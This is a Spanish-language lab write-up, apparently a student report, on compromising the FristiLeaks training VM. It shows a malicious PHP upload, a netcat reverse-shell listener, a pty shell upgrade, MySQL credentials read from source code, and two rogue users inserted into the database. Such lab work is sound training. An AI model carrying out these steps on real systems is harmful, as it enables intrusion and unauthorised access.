



Ilustración 33 Cargamos el archivo tello.php.png






Ilustración 34 http://192.192.192.14/uploads

1.19 Ejecución del Reverse Shell con Netcat

Comando usado: nc -lvp 1234

Con este comando abrí un listener en mi máquina atacante para esperar la conexión reversa. Cuando subí y ejecuté el archivo malicioso desde Fristileaks, recibí una shell en mi Kali con los privilegios del servidor.





Ilustración 35 nc -lvp 1234






Ilustración 36 http://192.192.192.14/fristi/uploads/tello.php.png

1.20 nc -lvp 1234 ejecutando




Ilustración 37 nc -lvp 1234 ejecutando




Ilustración 38 ifconfig

2 Creación de dos nuevos usuarios en Fristileaks

2.1.1 Convertir la shell en una TTY interactiva:

Para trabajar mejor dentro de la máquina con el siguiente comando:

python -c 'import pty;pty.spawn("/bin/bash")'

```
sh-4.1$  python -c 'import pty;pty.spawn("/bin/bash")'
 python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x.  22 root root  4096 Sep  8 13:26 .
dr-xr-xr-x.  22 root root  4096 Sep  8 13:26 ..
-rw-r--r--    1 root root     0 Sep  8 13:26 .autofsck
-rw-r--r--    1 root root     0 Nov 17  2015 .autorelabel
dr-xr-xr-x.   2 root root  4096 Nov 17  2015 bin
dr-xr-xr-x.   5 root root  1024 Nov 17  2015 boot
drwxr-xr-x   19 root root  3640 Sep  8 13:26 dev
drwxr-xr-x.  70 root root  4096 Sep  8 13:26 etc
drwxr-xr-x.   5 root root  4096 Nov 19  2015 home
dr-xr-xr-x.   8 root root  4096 Nov 17  2015 lib
dr-xr-xr-x.   9 root root 12288 Nov 17  2015 lib64
drwx------.   2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.   2 root root  4096 Sep 23  2011 media
drwxr-xr-x.   3 root root  4096 Nov 17  2015 mnt
drwxr-xr-x.   3 root root  4096 Nov 17  2015 opt
dr-xr-xr-x  131 root root     0 Sep  8 13:26 proc
dr-xr-x---.   3 root root  4096 Nov 25  2015 root
dr-xr-xr-x.   2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.   2 root root  4096 Nov 17  2015 selinux
drwxr-xr-x.   2 root root  4096 Sep 23  2011 srv
drwxr-xr-x   13 root root     0 Sep  8 13:26 sys
drwxrwxrwt.   5 root root  4096 Sep  8 19:10 tmp
drwxr-xr-x.  13 root root  4096 Nov 17  2015 usr
drwxr-xr-x.  19 root root  4096 Nov 19  2015 var
```

2.1.2 Exploración de directorios:

Navegué hasta el directorio web de la aplicación:

cd var

```
bash-4.1$ cd var
cd var
bash-4.1$ ls -la
ls -la
total 76
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root      4096 Sep  8 13:26 ..
drwxr-xr-x.  6 root      root      4096 Nov 17  2015 cache
drwxr-xr-x.  3 root      root      4096 Nov 17  2015 db
drwxr-xr-x.  3 root      root      4096 Nov 17  2015 empty
drwxr-x---   3 fristigod fristigod 4096 Nov 25  2015 fristigod
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 games
drwxr-xr-x. 19 root      root      4096 Sep  8 12:30 lib
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 local
drwxrwxr-x.  5 root      lock      4096 Nov 17  2015 lock
drwxr-xr-x.  4 root      root      4096 Sep  8 13:26 log
lrwxrwxrwx.  1 root      root        10 Nov 17  2015 mail -> spool/mail
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 nis
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 opt
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 preserve
drwxr-xr-x. 13 root      root      4096 Sep  8 13:26 run
drwxr-xr-x.  8 root      root      4096 Nov 17  2015 spool
drwxrwxrwt.  2 root      root      4096 Nov 17  2015 tmp
drwxr-xr-x.  6 root      root      4096 Nov 17  2015 www
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 yp
```

cd www

```
bash-4.1$ cd www
cd www
bash-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  6 root root 4096 Nov 17  2015 .
drwxr-xr-x. 19 root root 4096 Nov 19  2015 ..
drwxr-xr-x.  2 root root 4096 Aug 24  2015 cgi-bin
drwxr-xr-x.  3 root root 4096 Nov 17  2015 error
drwxr-xr-x.  7 root root 4096 Nov 25  2015 html
drwxr-xr-x.  3 root root 4096 Nov 17  2015 icons
-rw-r--r--   1 root root   98 Nov 17  2015 notes.txt
```

Cd html

```
cd html
bash-4.1$ ls -la
ls -la
total 36
drwxr-xr-x. 7 root   root   4096 Nov 25  2015 .
drwxr-xr-x. 6 root   root   4096 Nov 17  2015 ..
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 beer
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 cola
drwxr-xr-x  3 apache apache 4096 Nov 17  2015 fristi
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 images
-rw-r--r--  1 apache apache  703 Nov 17  2015 index.html
-rw-r--r--  1 apache apache   62 Nov 17  2015 robots.txt
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 sisi
```

Cd fristi

```
bash-4.1$ cd fristi
cd fristi
bash-4.1$ ls -la
ls -la
total 172
drwxr-xr-x  3 apache apache   4096 Nov 17  2015 .
drwxr-xr-x. 7 root   root     4096 Nov 25  2015 ..
-rw-r--r--. 1 apache apache   1310 Nov 17  2015 checklogin.php
-rw-r--r--. 1 apache apache   1216 Nov 17  2015 do_upload.php
lrwxrwxrwx. 1 apache apache     14 Nov 17  2015 index.php → main_login.php
-rw-r--r--. 1 apache apache    191 Nov 17  2015 login_success.php
-rw-r--r--. 1 apache apache     45 Nov 17  2015 logout.php
-rw-r--r--. 1 apache apache   1396 Nov 17  2015 main_login.php
-rw-r--r--. 1 apache apache 131736 Nov 17  2015 pic.b64
-rw-r--r--. 1 apache apache   1642 Nov 17  2015 pic2.b64
-rw-r--r--. 1 apache apache    372 Nov 17  2015 upload.php
drwxrwxrwx. 2 apache apache   4096 Sep  8 18:48 uploads
```

2.1.3 Lectura de credenciales en código fuente

Revisé el archivo y encontré los datos de acceso a MySQL:
cat checklogin.php

Credenciales descubiertas:

- Usuario: **eezeepz**
- Contraseña: **4ll3maal12#**
- Base de datos: **hackmenow**

```
bash-4.1$ cat checklogin.php
cat checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);

$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);

// If result matched $myusername and $mypassword, table row must be 1 row

if($count==1){

// Register $myusername, $mypassword and redirect to file "login_success.php"
session_register("myusername");
session_register("mypassword");
header("location:login_success.php");
}
else {
echo "Wrong Username or Password";
}

ob_end_flush();
?>
```

2.1.4 Acceso a MySQL

Usé las credenciales encontradas para entrar a MySQL:
mysql -u eezeepz -p
Ingresé la **clave 4ll3maal12#** y accedí con éxito.

```
bash-4.1$ MySQL -u eezeepz -p
MySQL -u eezeepz -p
bash: MySQL: command not found
bash-4.1$ mysql -u eezeepz -p
mysql -u eezeepz -p
Enter password: 4ll3maal12#

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.1.73 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

2.1.5 Explorar la base de datos

Verifiqué las bases de datos disponibles:

SHOW DATABASES;

```
mysql> SHOW DATABASES;
SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| hackmenow          |
+--------------------+
2 rows in set (0.00 sec)
```

SHOW TABLES

```
mysql> USE hackmenow;
USE hackmenow;
Database changed
mysql> SHOW TABLES;
SHOW TABLES;
+-------------------+
| Tables_in_hackmenow |
+-------------------+
| members           |
+-------------------+
1 row in set (0.00 sec)
```

La tabla **members** contenía los usuarios del portal.

```
mysql> DESCRIBE members;
DESCRIBE members;
+----------+--------------+------+-----+---------+----------------+
| Field    | Type         | Null | Key | Default | Extra          |
+----------+--------------+------+-----+---------+----------------+
| id       | int(4)       | NO   | PRI | NULL    | auto_increment |
| username | varchar(65)  | NO   |     | NULL    |                |
| password | varchar(65)  | NO   |     | NULL    |                |
+----------+--------------+------+-----+---------+----------------+
3 rows in set (0.00 sec)
```

2.1.6 Verificar usuarios existentes

Consulté los registros:
SELECT * FROM members;

```
mysql> SELECT * FROM members;
SELECT * FROM members;
+----+----------+--------------------+
| id | username | password           |
+----+----------+--------------------+
|  1 | eezeepz  | keKkeKKeKKeKkEkkEk |
+----+----------+--------------------+
1 row in set (0.00 sec)
```

2.1.7 Crear dos nuevos usuarios

Inserté dos usuarios adicionales llamados **camilo** y **tello**:

```
mysql> INSERT INTO members (username, password) VALUES ('camilo', 'camilo');
INSERT INTO members (username, password) VALUES ('camilo', 'camilo');
Query OK, 1 row affected (0.00 sec)
```

Ilustración 39 Usuario 1

```
mysql> INSERT INTO members (username, password) VALUES ('tello', 'tello');
INSERT INTO members (username, password) VALUES ('tello', 'tello');
Query OK, 1 row affected (0.00 sec)
```

Ilustración 40 Usuario 2

2.1.8 Confirmar creación de usuarios

Inserté dos usuarios adicionales llamados camilo y tello:

```
mysql> SELECT * FROM members;
SELECT * FROM members;
+----+----------+--------------------+
| id | username | password           |
+----+----------+--------------------+
|  1 | eezeepz  | keKkeKKeKKeKkEkkEk |
|  2 | camilo   | camilo             |
|  3 | tello    | tello              |
+----+----------+--------------------+
3 rows in set (0.00 sec)
```

2.1.9 Login con Usuario camilo

